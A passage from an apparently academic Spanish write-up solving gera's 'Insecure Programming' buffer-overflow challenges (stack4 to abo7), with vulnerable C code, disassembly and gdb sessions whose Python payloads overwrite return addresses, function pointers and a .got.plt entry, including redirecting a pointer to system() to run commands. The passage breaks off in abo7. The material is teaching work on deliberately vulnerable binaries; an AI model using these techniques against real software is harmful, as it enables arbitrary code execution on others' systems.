Sin embargo en los sistemas *Linux*, el byte `0x0a` representa al carácter `newline` o `'\n'` y, como vimos en la página del manual de `gets`, dicha función lee desde `stdin` hasta que encuentra al carácter `newline`. Por lo que al recibir el mismo dejará de leer desde `stdin`, descartando los bytes `0x0d` y `0x00`. Por lo tanto la variable `cookie` no alcanzará el valor deseado. Esto limita los posibles valores con los que podremos pisar `cookie`, evitando de esa manera hacer verdadera la condición del `if`. Sin embargo, una vez más existe una manera de ganar y controlar la ejecución del programa. Vimos que en la pila se almacenan las variables locales, los argumentos de las funciones y entre otros datos, las direcciones de retorno de las llamadas a funciones. Éstas últimas son las que nos interesan para ganar. Analizando estáticamente el binario con herramientas como `objdump`[5] y `readelf`[6] se puede observar que la función `main` es llamada desde la función `__libc_start_main@plt` que a su vez, se llama desde `_start`. Es decir, en algún lugar de la función `__libc_start_main@plt` de la `libc`, se ejecuta una instrucción similar a `call <main>`, por lo tanto, cuando comienza, y durante la ejecución de la función `main`, en la pila esta almacenada la dirección de retorno a la `libc`.

Gráficamente en la figura 2.5, podemos observar que si desbordamos el buffer, sobrescribiendo más allá de `cookie`, modificaremos el `EBP` guardado en el prólogo de la función `main` y sobrescribiendo un poco más, la dirección de retorno a la `libc` controlando por completo este último valor. Esto a su vez, permitirá que al finalizar la función `main`, se ejecute la última instruc-

[5] `https://sourceware.org/binutils/docs/binutils/objdump.html`
[6] `https://sourceware.org/binutils/docs/binutils/readelf.html`



(a) Antes del desbordamiento (b) Despúes de Desbordamiento

Figura 2.5: Sobrescritura de la dirección de retorno

ción, es decir `ret`, se lea de la pila un valor controlado que será asignado al registro `EIP` y se controle de esa manera la ejecución del programa `stack4.c`. Ahora bien, como dentro del programa están las instrucciones para imprimir `'you win!'`, la forma más simple/natural de ganar sería pisando la dirección de retorno de la función `main` con la dirección donde se encuentran dichas instrucciones. A continuación se puede observar en la línea 19 de las instrucciones de `stack4.c` que pisando la dirección de retorno con `80488d6` se puede ganar. Observar que para que se llame a `printf/_IO_puts` correctamente, además de lograr que se ejecute la llamada a la función, es necesario que en el tope de la pila se encuentre la dirección de la cadena de formato con el texto `'you win!'`. Ésto es posible realizarlo ejecutando la instrucción `push 0x80ac160`, que efectívamente se encuentra en la dirección `80488d6`, permitiendo de esta manera llamar a `printf` con el argumento correcto.

```
1  080488a5 <main>:
2  80488a5:        push   ebp
3  80488a6:        mov    ebp,esp
4  80488a8:        sub    esp,0x54
5  80488ab:        lea    eax,[ebp-0x4]
6  80488ae:        push   eax
7  80488af:        lea    eax,[ebp-0x54]
8  80488b2:        push   eax
9  80488b3:        push   0x80ac148
10 80488b8:        call   804f970 <_IO_printf>
```

```
80488bd:        add    esp,0xc
80488c0:        lea    eax,[ebp-0x54]
80488c3:        push   eax
80488c4:        call   80501a0 <_IO_gets>
80488c9:        add    esp,0x4
80488cc:        mov    eax,DWORD PTR [ebp-0x4]
80488cf:        cmp    eax,0xd0a00
80488d4:        jne    80488e3 <main+0x3e>
80488d6:        push   0x80ac160
80488db:        call   8050330 <_IO_puts>
80488e0:        add    esp,0x4
80488e3:        mov    eax,0x0
80488e8:        leave
80488e9:        ret
```

Esta idea resulta sencilla de aplicar al estar deshabilitada la protección `PIE` por que en otro caso, el segmento de memoria donde se carga el programa cambiará en cada ejecución haciendo difícil saltar a una dirección fija de memoria que sea de interés.

```
jo@bender:~InsecureProgramming$ python -c "print 'A'*88 +
↪  '\xd6\x88\x04\x08'" > stack4.txt
jo@bender:~InsecureProgramming$ ./stack4 < stack4.txt
Starting program: /home/jo/InsecureProgramming/stack4 <
↪  stack4.txt
buf: ffffd544 cookie: ffffd594
you win!
```

Notar que se envían 88 carácteres `'A'` para llenar 80 en `buf`, 4 en `cookie`, 4 en el puntero base `EBP` de `__libc_start_main@plt` y luego la dirección de retorno con el valor deseado. Todos los programas anteriores también pueden resolverse usando esta última técnica, es decir, pisando las direcciones de retorno de la función `main` respectivamente. Es importante destacar que, controlando una dirección de retorno se puede controlar el flujo de la ejecución, permitiendo que bajo ciertas condiciones se pueda ejecutar prácticamente cualquier cosa. Esta clase de vulnerabilidades se dice que permiten la ejecución arbitraria de código. En el presente trabajo, no profundizaremos en cómo alcanzar la ejecución arbitraria de código, sin pérdida de generalidad daremos por resuelto un *abo* cuando logremos tomar control de `EIP`.

2.1.8. Analizando `stack5.c`

Para terminar la categoría *Stack*, nos faltaría sólo resolver `stack5.c`, cuyo código es el siguiente:

```
1  /* stack5-stdin.c                                    *
2   * specially crafted to feed your brain by gera */
3
4  #include <stdio.h>
5
6  int main() {
7      int cookie;
8      char buf[80];
9
10     printf("buf: %08x cookie: %08x\n", &buf, &cookie);
11     gets(buf);
12
13     if (cookie == 0x000d0a00)
14         printf("you lose!\n");
15 }
```

Como puede observarse, la condición del `if` es la misma que en `stack4.c`, únicamente difiere en que al cumplirse la condición, en lugar de mostrar en la salida `"you win"`, se imprime `"you lose"`. Como mencionamos anteriormente, consideraremos resuelto el programa al tomar control de `EIP`. Luego, esto puede alcanzarse sobrescribiendo la dirección de retorno de `main`, similar a lo realizado para resolver `stack4.c`. Probando el comportamiento desde `gdb`[7] (*GNU Debugger*) se obtiene:

```
(gdb) ! python -c  "print 'A'*88  + '\xfe\xca\xfe\xca' " >
↪  stack5.txt
(gdb) r < stack5.txt
Starting program: /home/jo/InsecureProgramming/stack5 <
↪  stack5.txt
buf: ffffd454 cookie: ffffd4a4
Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in ?? ()
(gdb) p $eip
$1 = (void (*)()) 0xcafecafe
```

[7] `https://www.gnu.org/software/gdb/`

Como se puede apreciar, desbordando el buffer y sobrescribiendo en la dirección de retorno con el valor arbitrario `0xcafecafe`, el programa terminará tratando de ejecutar código en dicha dirección generando una violación de acceso a memoria, ya que no hay código ejecutable cargado en tal dirección. De esta manera habremos ganado el desafío `stack5.c`.

En este caso, para lograr ganar haciendo que se imprima en `stdout` `"you win!"`, y teniendo en cuenta que la función `printf` es llamada en la dirección `80488db` idénticamente que en `stack4.c`, se puede ejecutar algo de la forma:

```
(gdb) ! python -c "print 'A'*88  + '\xdb\x88\x04\x08' +
↪  '\x94\xd4\xff\xff' + 'you win!\n\x00' " > stack5.txt
```

($RET{=}\&(call\_IO\_puts)$ sobre `'\xdb\x88\x04\x08'`; $\&('youwin!')$ sobre `'\x94\xd4\xff\xff'`)

```
(gdb) r < stack5.txt
Starting program: /home/usuario/InsecureProgramming/stack5 <
↪  stack5.txt
buf: ffffd434 cookie: ffffd484
you win!
Program received signal SIGSEGV, Segmentation fault.
0x080488e8 in main ()
```

Donde `'\x94\xd4\xff\xff'` hace referencia a la dirección de memoria `0xffffd494` en la pila, donde está guardada la cadena `'you win!'` leída por `gets` que va a ser tomada como argumento/formato de la función `printf`. Cabe destacar que esta dirección se obtiene analizando dinamicamente la ejecución del programa por ejemplo con `gdb` y es fija si la protección `ASLR` se halla deshabilitada.

En sus orígenes, este tipo de situaciones también permitía cargar en la misma pila datos binarios conocidos como `shellcode` a los que se hacia apuntar un `EIP` controlado y que representaban instrucciones cualesquiera. De esta manera se podía alcanzar la ejecución arbitraria de código. En el estado del arte de la explotación de binarios, lograr controlar la ejecución completamente con protecciones como ASLR habilitadas es uno de los mayores desafíos, desarrollándose continuamente distintas técnicas para evadir estas protecciones. Hacemos mención de algunas de estas situaciones y generalidades para atacarlos en la sección 2.5.

2.2. Análisis de la categoría ABO

A continuación realizamos el análisis correspondiente a los llamados programas o desafíos avanzados de desbordamiento de buffer. Esta categoría es la más grande dentro de *Insecure Programming*, ya que son 10 programas. Si bien, algunos de estos programas fueron diseñados para ganar específicamente a través de la carga de `shellcodes` en memoria, consideramos resueltos los mismos al obtener control sobre `EIP`.

2.2.1. Analizando `abo1.c`

```
1  /* abo1.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* Dumb example to let you get introduced...                  */
5
6  int main(int argv,char **argc) {
7      char buf[256];
8
9      strcpy(buf,argc[1]);
10 }
```

Este primer programa es el más simple. Como puede observarse, simplemente define, sin inicializar, un arreglo de 256 carácteres con nombre `buf` y llama a la función `strcpy` con los argumentos `buf` y `argc[1]`. La variable `argc` en este caso es un arreglo/vector que contiene, a través de punteros (`char *`), todos los argumentos de `main` que son pasados desde línea de comandos al invocar el programa, siendo `argc[1]` un puntero al primer argumento. Se puede observar que el autor intercambió los nombres `argv` y `argc`, pues por convención `argv` debería referir al "vector de argumentos" y `argc` a la "cantidad de argumentos", sin embargo ambos fueron declarados con los nombres intercambiados.
Leyendo el manual de la función `strcpy` podemos observar:

```
char *strcpy(char *dest, const char *src);
The strcpy() function copies the string pointed to by src,
including the terminating null byte ('\0'), to the buffer
pointed to by dest.
The strings may not overlap, and the destination string
dest must be large enough to receive the copy. Beware of
buffer overruns! (See BUGS.)
```

Analizando la información obtenida del manual, y entendiendo que la función no verifica el tamaño, se puede deducir que `strcpy` es vulnerable a un desbordamiento de buffer basado en pila. Para ganar este *abo*, se puede proceder de manera similar a lo realizado en `stack4.c` y `stack5.c`, desbordando `buf` y sobrescribiendo la dirección de retorno de la función `main`, logrando así controlar el `EIP` y de esa manera el flujo de la ejecución.

```
(gdb) !python -c "print 'A'*256 + 'BBBB' + '\xfe\xca\xfe\xca'"
↪  > abo1.txt
(gdb) r "$(cat abo1.txt)"
Starting program: /home/jo/InsecureProgramming/abo1 "$(cat
↪  abo1.txt)"
Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in  ()
```

Como se puede observar, a diferencia de los problemas 3 al 5 de la categoría *Stack*, en lugar de leer el archivo desde una redirección de entrada (`< abo1.txt`), pasamos directamente como argumento a la salida de la ejecución del programa `cat` que lee el archivo generado `abo1.txt`.

2.2.2. Analizando `abo2.c`

```
1  /* abo2.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* This is a tricky example to make you think                *
5   * and give you some help on the next one                    */
6
7  int main(int argv,char **argc) {
8      char buf[256];
9
10     strcpy(buf,argc[1]);
11     exit(1);
12 }
```

Este programa es similar al anterior, con la diferencia de que realiza una llamada a la función `exit` antes de finalizar la función `main` por lo que si observamos el código generado por el compilador, podremos ver algo de la forma:

```
08048456 <main>:
8048456:        push   ebp
8048457:        mov    ebp,esp
8048459:        sub    esp,0x100
804845f:        mov    eax,DWORD PTR [ebp+0xc]
8048462:        add    eax,0x4
8048465:        mov    eax,DWORD PTR [eax]
8048467:        push   eax
8048468:        lea    eax,[ebp-0x100]
804846e:        push   eax
804846f:        call   8048300 <strcpy@plt>
8048474:        add    esp,0x8
8048477:        push   0x1
8048479:        call   8048310 <exit@plt>
804847e:        xchg   ax,ax
```

Realizando el mismo análisis que en el `abo1.c`, podemos deducir que como consecuencia de usar la función `strcpy` existe un desbordamiento de buffer con el que podemos sobrescribir la dirección de retorno de la llamada a la función `main`.

Sin embargo, `main` no llama a la instrucción `ret` porque el compilador decide que al llamar a `exit`, su semántica finalizará el proceso inmediatamente quitando la necesidad e incorporacion de `ret` en el código de `main`.

Esta situación pone en manifiesto que al haber un `call exit` inmediatamente después de desbordar la pila, no se va a poder controlar el `EIP` ya que no se hace uso de la dirección de retorno mencionada.

Efectivamente este programa fue diseñado por el autor para convencer mediante su análisis, que no se puede controlar el flujo del programa en esta condición.

2.2.3. Analizando `abo3.c`

```
1  /* abo3.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* This'll prepare you for The Next Step                     */
5
6  int main(int argv,char **argc) {
7      extern system,puts;
8      void (*fn)(char*)=(void(*)(char*))&system;
9      char buf[256];
10
11     fn=(void(*)(char*))&puts;
12     strcpy(buf,argc[1]);
13     fn(argc[2]);
14     exit(1);
15 }
```

Este programa, agrega de manera intercalada líneas al `abo2.c` que son explicadas a continuación. En la línea 7 vemos que usa `'extern system, puts'`, lo cual extiende la visibilidad de ambas funciones dentro de `main`, permitiendo así obtener y asignar sus direcciones.

```
int system(const char *command);
The system() library function uses fork(2) to create a
child process that executes the shell command specified in
command using execl(3) as follows:
   execl("/bin/sh", "sh", "-c", command, (char *) 0);

int puts(const char *s);
puts() writes the string s and a trailing newline to stdout
```

Como se puede apreciar, la función `system` toma como argumento un `char * command` y crea un proceso que lo ejecuta. Mientras que `puts` toma un `char * s` y lo imprime por `stdout`. En la línea 8 se define un puntero a función `fn` al cual se le asigna la dirección de la función `system`. Luego se define un arreglo `buf` de 256 caracteres y se modifica el puntero `fn` asignándole la dirección de la función `puts`. Después de esto en la línea 12 podemos ver que se llama a `strcpy(buf, argc[1])` de manera similar que en `abo1.c` y `abo2.c`. Posteriormente se ejecuta la función apuntada por `fn` con el segundo argumento obtenido de la linea de comandos `argc[2]` y finalmente se llama a `exit` del mismo modo que en el `abo2.c`. De la misma manera que en los *abos* anteriores `strcpy` permite desbordar `buf`, posibilitando así sobrescribir

la variable local de tipo puntero a función `fn` y la dirección de retorno de `main`. La llamada a la función `exit` que se ejecuta antes de terminar `main` imposibilita "ganar" pisando esta dirección de retorno. Sin embargo, se puede apreciar que entre el desborde y la llamada a `exit` se llama, en la línea 13, a la función `fn` definida en `main`, a la cual se le asigna la dirección de `puts` en la línea 11. Este puntero a función se puede controlar a través del desborde del arreglo `buf`.

```
<main>:    ...
80488cc:        call   80481d0 <strcpy@plt>
80488d1:        add    esp,0x8
80488d4:        mov    eax,DWORD PTR [ebp+0xc]
80488d7:        add    eax,0x8
80488da:        mov    eax,DWORD PTR [eax]
80488dc:        push   eax
80488dd:        mov    eax,DWORD PTR [ebp-0x4]
80488e0:        call   eax     %  fn  %
80488e2:        add    esp,0x4
80488e5:        push   0x1
80488e7:        call   804ef00 <exit@plt>
...
```

Sobrescribiendo la variable `fn` con `0xcafecafe` logramos controlar la ejecución de la siguiente manera:

```
(gdb) ! python -c "print 'A'*256 + '\xfe\xca\xfe\xca'" >
↪  abo3.argv1.txt
(gdb) r "$(cat abo3.argv1.txt)" "A"
Starting program: /home/jo/InsecureProgramming/abo3 "$(cat
↪  abo3.argv1.txt)" "A"

Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in  ()
(gdb) p /x $eip
0xcafecafe
```

Este programa admite una elegante manera de ganar mostrando la potencialidad de controlar la ejecución permitiendo por ejemplo imprimir el texto `'you win!'` o incluso ejecutar cualquier comando que se pase como segundo argumento. Esto se logra pisando el puntero a función `fn` con la dirección de la función `system` como se muestra a continuación:

```
(gdb) print /x &system
$1 = 0x804fbe0
(gdb) ! python -c "print 'A'*256 + '\xe0\xfb\x04\x08' " >
↪  abo3.argv1.txt
(gdb) r "$(cat abo3.argv1.txt)" "which ls"
Starting program: /home/jo/InsecureProgramming/abo3 "$(cat
↪  abo3.argv1.txt)" "which ls"
/bin/ls
[Inferior 1 (process 21559) exited with code 01]
(gdb) r "$(cat abo3.argv1.txt)" "echo 'you win!'"
Starting program: /home/jo/InsecureProgramming/abo3 "$(cat
↪  abo3.argv1.txt)" "echo 'you win!'"
you win!
[Inferior 1 (process 21564) exited with code 01]
```

2.2.4. Analizando `abo4.c`

```
1  /* abo4.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* After this one, the next is just an Eureka! away          */
5
6  extern system,puts;
7  void (*fn)(char*)=(void(*)(char*))&system;
8
9  int main(int argv,char **argc) {
10     char *pbuf=malloc(strlen(argc[2])+1);
11     char buf[256];
12
13     fn=(void(*)(char*))&puts;
14     strcpy(buf,argc[1]);
15     strcpy(pbuf,argc[2]);
16     fn(argc[3]);
17     while(1);
18 }
```

Como se puede apreciar en este programa, en la línea 6 nuevamente se extiende la visibilidad de las funciones `system` y `puts` de manera global, luego se define una variable global de tipo puntero a función `fn`, a la cual se le asigna la dirección de la función `system`. Como mencionamos en la sección 2.1.1, las variables globales se encuentran definidas en el segmento `.data`.

Ya en la función `main` vemos en la linea 10 que se define una variable de tipo puntero a `char` `pbuf` a la cual se le asigna la dirección devuelta por la llamada a la función `malloc(strlen(argc[2])+1)`, cuyo manual nos aclara:

```
void *malloc(size_t size);
The malloc() function allocates size bytes and returns a
pointer to the allocated memory. The memory is not
initialized.
If size is 0, then malloc() returns either NULL, or a
unique pointer value that can later be successfully passed
to free().
```

La dirección a la que apunta `pbuf` se encuentra en el `heap` y es reservado por la función `malloc`. El mismo tiene el tamaño del segundo argumento de la línea de comandos que recibe el programa más uno. Claramente este espacio está fuera de la pila.

En la línea 11 se define un arreglo `buf` de 256 caracteres . Luego se asigna a la función `fn` la dirección de la función `puts`. Después de esto en la línea 14 se copian datos desde el primer argumento de la línea de comandos a `buf`. Y desde el segundo argumento al espacio apuntado por `pbuf` en el `heap`. Por último se llama a la función apuntada por `fn` con el tercer argumento de `main`. Y se ejecuta `while(1);` introduciendo el programa en un ciclo infinito, evitando que termine.

Es fácil ver que, nuevamente, en la primer llamada a `strcpy` hay un desbordamiento de buffer basado en pila, pero en la segunda llamada no ocurre lo mismo ya que el arreglo de destino no esta en la pila y fue reservado con el tamaño del argumento de origen `argc[2]` + 1.

Así mismo se puede apreciar que pisar la dirección de retorno de `main` no es suficiente, debido a que dicha función "no termina" nunca. Sobrescribir `fn` no es trivial, debido a que no se encuentra en la pila, sin embargo, es posible. Al desbordar `buf`, se puede controlar `pbuf`, permitiendo así controlar el destino del segundo `strcpy`. Es decir, el desborde inicial permite hacer una escritura arbitraria, pues posibilita sobrescribir `pbuf` controlando el destino, y como contenido se obtiene de `argc[2]`, se puede escribir cualquier cosa en cualquier lugar.
De esta manera conociendo la dirección en `.data` del puntero `fn`, podemos sobrescribirlo con `0xcafecafe`:

```
(gdb) disas main
   0x080488a5 <+0>:        push   ebp
   0x080488a6 <+1>:        mov    ebp,esp
   0x080488a8 <+3>:        sub    esp,0x104
   ...
   0x080488e8 <+67>:  call   0x80481d0 <strcpy@plt>
   ...
   0x080488fc <+87>:  call   0x80481d0 <strcpy@plt>
   0x08048901 <+92>:  add    esp,0x8
   0x08048904 <+95>:  mov    eax,ds:0x80da068     # &fn
   0x08048909 <+100>: mov    edx,DWORD PTR [ebp+0xc]
   0x0804890c <+103>: add    edx,0xc
   0x0804890f <+106>: mov    edx,DWORD PTR [edx]
   0x08048911 <+108>: push   edx
   0x08048912 <+109>: call   eax                  # fn(..)
   0x08048914 <+111>: add    esp,0x4
   0x08048917 <+114>: jmp    0x8048917 <main+114> # while(1);
End of assembler dump.

(gdb) ! python -c "print 'A'*256 + '\x68\xa0\x0d\x08' " >
↪  abo4.argv1
(gdb) ! python -c "print '\xfe\xca\xfe\xca'" > cafecafe.txt
(gdb) r "$(cat abo4.argv1)" "$(cat cafecafe.txt)" "A"
Starting program: /home/jo/InsecureProgramming/abo4 "$(cat
↪  abo4.argv1)" "$(cat cafecafe.txt)" "A"

Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in  ()
(gdb) p /x $eip
0xcafecafe
```

Esto posibilita, de manera similar a lo analizado en el programa `abo3.c`, sobrescribir `fn` con otra dirección interesante como la de `system`, permitiendo en este último caso que se use el tercer argumento como un comando que se ejecutará.

2.2.5. Analizando `abo5.c`

```
1  /* abo5.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* You take the blue pill, you wake up in your bed,     *
5   *      and you believe what you want to believe        *
6   * You take the red pill,                                *
7   *      and I'll show you how deep goes the rabbit hole */
8
9  int main(int argv,char **argc) {
10     char *pbuf=malloc(strlen(argc[2])+1);
11     char buf[256];
12
13     strcpy(buf,argc[1]);
14     for (;*pbuf++=*(argc[2]++););
15     exit(1);
16 }
```

El programa `abo5.c` usa instrucciones similares a las de los programas anteriores con excepción de la linea 14. Analizando desde el comienzo, se observa que en la linea 10 se declara un puntero a `char pbuf` el cual reserva en el `heap` un espacio de memoria del tamaño de argc[2]+1 mediante `malloc`. Luego, se declara un arreglo `buf` de 256 `char` y se copia datos desde el primer argumento de la línea de comandos hacia `buf` mediante `strcpy`. En la línea 14 se observa un bucle `for` que lee datos desde el segundo argumento de la linea de comandos y los copia al espacio reservado en la línea 10 al que apunta `pbuf`. Finalmente en la línea 15 se llama a `exit` terminando el proceso.

Una vez más, se puede observar un potencial desbordamiento de buffer a través de la función `strcpy`, el cual permite sobrescribir entre otros datos, al puntero `pbuf` y la dirección de retorno de `main`. El bucle de la línea 14 recorre de a un carácter el segundo argumento de la línea de comandos hasta que encuentra un `'\0'` y lo escribe en el espacio de memoria apuntado por `pbuf`. Dicho bucle se traduce en las siguientes instrucciones:

```
1  ...
2  0x08048504 <+78>:   mov   eax,DWORD PTR [ebp+0xc] #inicio loop
3  0x08048507 <+81>:   add   eax,0x8
4  0x0804850a <+84>:   mov   edx,DWORD PTR [eax]
5  0x0804850c <+86>:   lea   ecx,[edx+0x1]
6  0x0804850f <+89>:   mov   DWORD PTR [eax],ecx
7  0x08048511 <+91>:   mov   eax,DWORD PTR [ebp-0x8]
8  0x08048514 <+94>:   lea   ecx,[eax+0x1]
9  0x08048517 <+97>:   mov   DWORD PTR [ebp-0x8],ecx
10 0x0804851a <+100>:  movzx edx,BYTE PTR [edx]
11 0x0804851d <+103>:  mov   BYTE PTR [eax],dl
12 0x0804851f <+105>:  movzx eax,BYTE PTR [eax]
13 0x08048522 <+108>:  test  al,al
14 0x08048524 <+110>:  jne   0x8048504 <main+78>     #fin loop
15 0x08048526 <+112>:  push  0x1
16 0x08048528 <+114>:  call  0x8048360 <exit@plt>
```

En las lineas 15 y 16 de este último código, podemos ver la llamada a la función 'exit@plt' con argumento 0x1. Similar al programa anterior, gracias a desbordar el arreglo `buf` y asignar un valor controlado cualquiera a `pbuf`, se puede escribir los datos pasados a través del segundo argumento de la línea de comandos a cualquier lugar. Posibilitando nuevamente una escritura arbitraria en cualquier lugar. Este tipo de situaciones permiten modificar datos como variables, e incluso direcciones de retorno si se conoce su ubicación en la memoria. Inmediatamente después de esta escritura arbitraria se llama a `exit` lo cual indica que el programa va a terminar al ejecutarse dicha función.

Al igual que en `abo2.c` y `abo3.c` nos encontramos con la llamada a `exit` que limita la posibilidad de ganar sobrescribiendo la dirección de retorno de `main`. Para ganar ante este problema, es importante entender lo que ocurre durante la llamada a `exit`. Como puede observarse en el código desensamblado, en la línea 16, cuando se realiza la llamada a `exit`, se realiza el salto a través de la dirección a `0x8048360`. Accediendo a esa dirección podemos observar las siguientes instrucciones de esta sección llamada `.plt` (*procedure linkage table*):

```
(gdb) info symbol 0x8048360
exit@plt en la sección .plt de
↪  /home/jo/InsecureProgramming/abo5
(gdb) x/3i 0x8048360
   0x8048360 <exit@plt>:    jmp    DWORD PTR ds:0x804a014
   0x8048366 <exit@plt+6>:  push   0x10
   0x804836b <exit@plt+11>: jmp    0x8048330
```

Donde podemos verificar que se terminará haciendo un salto a la dirección obtenida de `ds:0x804a014`. Notar que el prefijo `ds:` indica que la dirección apunta un segmento de datos. Analizando el binario se puede determinar que dicha dirección corresponde a una sección conocida como `.got.plt` (*global offset table*):

```
jo@bender:~/InsecureProgramming$ objdump  -s abo5
abo5:     formato del fichero elf32-i386
...
Contenido de la sección .got:
 8049ffc 00000000                              ....
Contenido de la sección .got.plt:
 804a000 149f0408  00000000  00000000 46830408
  ↪  ............F...
 804a010 56830408  66830408  76830408 86830408
  ↪  V...f...v.......

jo@bender:~/InsecureProgramming$ gdb abo5
(gdb) info  symbol 0x804a014
_GLOBAL_OFFSET_TABLE_ + 20 en la sección .got.plt de
 ↪  /home/jo/InsecureProgramming/abo5
(gdb) x/x 0x804a014
0x804a014:        0x08048366
(gdb) x/3i 0x08048366
   0x8048366 <exit@plt+6>:        push   $0x10
   0x804836b <exit@plt+11>:        jmp    0x8048330
   0x8048370 <strlen@plt>:        jmp    *0x804a018
(gdb) x/4i 0x8048330
   0x8048330:        pushl  0x804a004
=> 0x8048336:        jmp    *0x804a008
   0x804833c:        add    %al,(%eax)
   0x804833e:        add    %al,(%eax)
(gdb) x/x 0x804a008
0x804a008:        0xf7feae10   <--- from /lib/ld-linux.so.2
```

Aquí podemos apreciar que la dirección que efectivamente se termina ejecutando es la dirección `0xf7feae10` de la `libc`. Ahora bien, dicha dirección se obtiene luego de una secuencia de instrucciones `jmp` y `push`:

```
=> 0x8048528 <main+114>:    call   0x8048360 <exit@plt>
=> 0x8048360 <exit@plt>:    jmp    *0x804a014
=> 0x8048366 <exit@plt+6>:  push   $0x10
=> 0x804836b <exit@plt+11>: jmp    0x8048330
=> 0x8048330:               pushl  0x804a004
=> 0x8048336:               jmp    *0x804a008
0xf7feae10 in  () from /lib/ld-linux.so.2
=> 0xf7feae10:                     push   eax
```

Parte importante de entender esta secuencia de instrucciones es notar que antes de alcanzar la función `exit` de la `libc` se realizan varios saltos que pasan por las secciones conocidas como `.plt` y `.got.plt`. En nuestro caso de la dirección `0x8048360` pertenece a `.plt` mientras que `0x804a014` pertenece a `.got.plt`. Esta última sección aloja una tabla con direcciones de las funciones importadas en tiempo de ejecución y a diferencia de las secciones de código ejecutable como `.text` y `.plt` que son `READONLY`, la sección `.got.plt` tiene permiso de escritura.

```
(gdb) maintenance info sections .got.plt
Archivo ejecutable:
  '/home/jo/InsecureProgramming/abo5', tipo de archivo
   ↪  elf32-i386.
 [22] 0x804a000->0x804a020 at 0x00001000: .got.plt ALLOC LOAD
  ↪  DATA HAS_CONTENTS
(gdb) maintenance info sections .text
Archivo ejecutable:
  '/home/jo/InsecureProgramming/abo5', tipo de archivo
   ↪  elf32-i386.
 [13] 0x80483a0->0x8048592 at 0x000003a0: .text ALLOC LOAD
  ↪  READONLY CODE HAS_CONTENTS
```

Con esta información, y teniendo en cuenta que previo a la ejecución de `exit` podemos realizar una escritura arbitraria, se logra controlar el flujo del programa sobrescribiendo en la entrada correspondiente a la función `exit` en la sección `.got.plt` con una dirección arbitraria como `0xcafecafe` pasada a través del segundo argumento de la línea de comandos.

```
(gdb) ! python -c "print 'A'*256 + '\x14\xa0\x04\x08'" >
↪  abo5.argv1
(gdb) ! python -c "print '\xfe\xca\xfe\xca'" > abo5.argv2
(gdb) r "$(cat abo5.argv1)" "$(cat abo5.argv2)"
Starting program: /home/jo/InsecureProgramming/abo5 "$(cat
↪  abo5.argv1)" "$(cat abo5.argv2)"
Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in  ()
(gdb) p /x $eip
$1 = 0xcafecafe
```

Una observación importante es que para que se pueda sobrescribir los datos de la sección `.got.plt` de manera significativa permitiendo ganar, es importante que el código importe funciones externas de manera dinámica. Por lo tanto, en este caso en particular, si el programa estuviera compilado estáticamente no se hubiera podido aplicar esta estrategia.

2.2.6. Analizando `abo6.c`

```
1  /* abo6.c                                                    *
2   * specially crafted to feed your brain by gera@core-sdi.com */
3
4  /* return to me my love                                      */
5
6  int main(int argv,char **argc) {
7      char *pbuf=malloc(strlen(argc[2])+1);
8      char buf[256];
9
10     strcpy(buf,argc[1]);
11     strcpy(pbuf,argc[2]);
12     while(1);
13 }
```

Similar a los programas vistos anteriormente, este programa reserva en el `heap` un espacio de memoria referenciado por la variable `pbuf` del tamaño del segundo argumento de `main` más uno. Declara un arreglo `buf` de 256 `char` en la pila. Copia datos mediante `strcpy` desde el primer argumento hacia `buf` y luego desde el segundo hacia la memoria apuntada por `pbuf`. Por último ejecuta `while(1)` lo cual realiza un bucle infinito que se itera indefinidamente:

```
0x080484e7 <+97>:        jmp    0x80484e7 <main+97>
```

Del mismo modo que en los programas anteriores, se puede obserbar que desbordando `buf` podemos controlar el valor de `pbuf` permitiendo, a través del segundo argumento de `main`, una escritura arbitraria en cualquier dirección.

A diferencia del programa anterior, luego de la escritura arbitraria no se hace una llamada a otra función externa, por lo que no es posible sobrescribir entradas de la sección `.got.plt`. Sin embargo, como la segunda ocurrencia de `strcpy` es la que escribe los datos de manera totalmente controlada. Conociendo la dirección de retorno en la pila de dicha segunda ocurrencia de `strcpy` ésta puede ser sobrescrita con algún valor controlado como `0xcafecafe`.

```
(gdb) disas main
   ...
   0x080484cb <+69>:        call   0x8048320 <strcpy@plt>
   ...
   0x080484df <+89>:        call   0x8048320 <strcpy@plt>
   0x080484e4 <+94>:        add    esp,0x8
   0x080484e7 <+97>:        jmp    0x80484e7 <main+97>
(gdb) b * 0x080484df
Punto de interrupción 1 at 0x80484df
(gdb) r "$(python -c 'print \"A\"*260')" "bbbb"
Starting program: /home/jo/InsecureProgramming/abo6 ...
Breakpoint 1, 0x080484df in main ()
(gdb) stepi
0x08048320 in strcpy@plt ()
(gdb) p /x $esp
$1 = 0xffffd2a4   <----- Dirección de retorno del 2do strcpy
(gdb) ! python -c "print 'A'*256 + '\xa4\xd2\xff\xff'"
↪  >abo6.argv1
(gdb) ! python -c "print '\xfe\xca\xfe\xca'"
↪  >abo6.argv2
(gdb) r "$(cat abo6.argv1)" "$(cat abo6.argv2)"
Starting program: /home/jo/InsecureProgramming/abo6 ...
Program received signal SIGSEGV, Segmentation fault.
0xcafecafe in  ()
```

Aquí se puede apreciar que la dificultad radica en conseguir la dirección de memoria del retorno de la segunda llamada a la función `strcpy` para volver a `main`, pues en particular la misma cambia dependiendo el tamaño de los argumentos que sean pasados por la línea de comandos a `main`. Se puede observar que la solución presentada en este *abo* es aplicable directamente a `abo4.c`.

2.2.7. Analizando `abo7.c`

```c
/* abo7.c                                                    *
 * specially crafted to feed your brain by gera@core-sdi.com */

/* sometimes you can,        *
 * sometimes you don't       *
 * that's what life's about */

char buf[256]={1};

int main(int argv,char **argc) {
    strcpy(buf,argc[1]);
}
```

Este programa es muy similar a `abo1.c`, con la diferencia que el arreglo `buf` de 256 carácteres esta declarado como un arreglo global. Observando las secciones de memoria donde se carga el mismo, se obtiene que esta cargado en `.data` en la dirección `0x0804a040`.

```
Breakpoint 1, 0x08048446 in main ()  #->  call strcpy
(gdb) x/2x $esp
0xffffd49c:        0x0804a040        0xffffd6be
(gdb) main inf sections
...
